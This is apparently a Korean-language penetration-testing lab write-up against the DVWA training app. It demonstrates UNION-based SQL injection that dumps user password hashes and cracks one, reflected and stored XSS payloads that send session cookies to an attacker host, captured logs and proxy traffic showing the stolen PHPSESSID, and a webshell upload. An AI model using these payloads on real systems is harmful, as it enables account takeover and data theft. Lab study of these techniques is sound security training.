❹ 확인된 컬럼 정보로 사용자 정보 조회

$id = ' union select user, password from users#

- users테이블의 user와 password 컬럼 내용 출력

Vulnerability: SQL Injection

User ID:

Submit

```
ID: ' union select user, password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' union select user, password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' union select user, password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' union select user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' union select user, password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

md5.gromweb.com/?md5=e99a18c428cb38d5f260853678922e03

MD5 Center

MD5 conversion and reverse lookup

MD5 reverse for e99a18c428cb38d5f260853678922e03

The MD5 hash:

e99a18c428cb38d5f260853678922e03

was succesfully reversed into the string:

abc123

Reflected XSS Attack

<script>alert(1)</script>

* <script>alert(1)</script>를 입력하여 XSS 공격 가능 여부 확인

<script>alert(document.cookie)</script>

* document.cookie로 Cookie 값 출력
* PHPSESSID는 PHP에서 생성된 세션쿠키
* XSS 공격은 세션 쿠키를 알아내는데 초점을 가짐

세션 쿠키 정보를 공격자 호스트의 웹서버로 전달

❶ **service apache2 start**


```
┌──(root㉿kali)-[~]
└─# service apache2 start
```

❷ 세션 쿠키 전달 스크립트 작성

<script>document.location=‘http://192.168.10.10/cookie?’+document.cookie</script>

❸ 전달 받은 세션 쿠키 확인

* 주소 표시줄로 확인



* 실시간 로그 파일 정보로 확인

#tail –f /var/log/apache2/access.log

```
┌──(root㉿kali)-[~]
└─# tail -f /var/log/apache2/access.log
192.168.10.10 - - [18/Aug/2022:07:58:30 -0400] "GET /cookie?security=low;%20PHPSESSID=7354ca5b04c665ae8
fe2df90f7f7db94 HTTP/1.1" 404 455 "http://192.168.10.20/" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gec
ko/20100101 Firefox/91.0"
192.168.10.10 - - [18/Aug/2022:07:58:30 -0400] "GET /favicon.ico HTTP/1.1" 404 455 "http://192.168.10.1
0/cookie?security=low;%20PHPSESSID=7354ca5b04c665ae8fe2df90f7f7db94" "Mozilla/5.0 (X11; Linux x86_64; r
v:91.0) Gecko/20100101 Firefox/91.0"
```

❸ 전달 받은 세션 쿠키 확인

*** Proxy를 통한 확인**

#	Host	Method	URL	Params	Edited	Statu
1	http://192.168.10.20	GET	/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Edocument.location%3D%E2%80%98http%3A%2F%2F192.168.10.10%2Fcoo...	✓		200
2	http://192.168.10.20	GET	/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Edocument.location%3D%27http%3A%2F%2F192.168.10.10%2Fcookie%3F%...	✓		200
3	http://192.168.10.10	GET	/cookie?security=low;%20PHPSESSID=7354ca5b04c665ae8fe2df90f7f7db94	✓		404
4	http://192.168.10.10	GET	/favicon.ico			404

Request

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/xss_r/?name=
  %3Cscript%3Edocument.location%3D%27http%3A%2F%2F192.168.10.10%2Fcookie%3F%2
  7%2Bdocument.cookie%3C%2Fscript%3E HTTP/1.1
2 Host: 192.168.10.20
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
  Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer:
  http://192.168.10.20/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Edocument.
  location%3D%E2%80%98http%3A%2F%2F192.168.10.10%2Fcookie%3F%E2%80%99%2Bdocum
  ent.cookie%3C%2Fscript%3E
9 Cookie: security=low; PHPSESSID=7354ca5b04c665ae8fe2df90f7f7db94
10 Upgrade-Insecure-Requests: 1
11
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Thu, 18 Aug 2022 10:17:48 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Pragma: no-cache
6 Cache-Control: no-cache, must-revalidate
7 Expires: Tue, 23 Jun 2009 12:00:00 GMT
8 Content-Length: 4415
9 Connection: close
10 Content-Type: text/html;charset=utf-8
11
12
13 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
   "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
14
15 <html xmlns="http://www.w3.org/1999/xhtml">
16
17   <head>
```

Stored XSS Attack

<script>document.location=‘http://192.168.10.10/cookie?’+document.cookie</script>

```
Search HTML
<tbody>
  <tr> ... </tr>
  <tr>
    <td width="100">Message *</td>
    <td>
      <textarea name="mtxMessage" cols="50" rows="3" maxlength="500" style="width: 506px; height:
      229px;"></textarea>
    </td>
  </tr>
  <tr> ... </tr>
</tbody>
</table>
```

Vulnerability: Stored Cross Site Scripting (XSS)

Name * Hello~


Message * <script>document.location='http://192.168.10.10 /cookie?'+document.cookie</script>

Sign Guestbook

File Upload Attack

- WebShell

  - 웹을 통해 시스템 명령어를 실행 가능(웹 페이지가 터미널 기능 수행)



- 파일을 업로드 한 후에는 업로드된 경로를 찾아야 함
- 웹을 통해 접근 할 수 있는 경로여야만 파일 업로드 공격에 성공할 수 있음



Webshell Download

```
┌──(root㉿kali)-[/home/kali/Downloads/web-pentesting-poc]
└─# pwd
/home/kali/Downloads/web-pentesting-poc

┌──(root㉿kali)-[/home/kali/Downloads/web-pentesting-poc]
└─# ls -l
total 12
-rw-r--r-- 1 kali kali 137 Mar 14  2018 bad.php
-rw-r--r-- 1 kali kali 639 Mar 14  2018 csrf.html
-rw-r--r-- 1 kali kali 271 Mar 14  2018 webshell.php
```

https://github.com/soraddang/WebSecurity

http://192.168.10.20/dvwa/hackable/uploads/webshell.php



- ../가 두번 사용되었으므로 현재 주소창에 표시된 경로를 기준으로 경로를 계산
- ../../../../../ 을 여러 번 반복하여 입력하게 되면 루트 디렉터리로 이동 가능, 이후 디렉터리 안의 다른 경로를 지정도 가능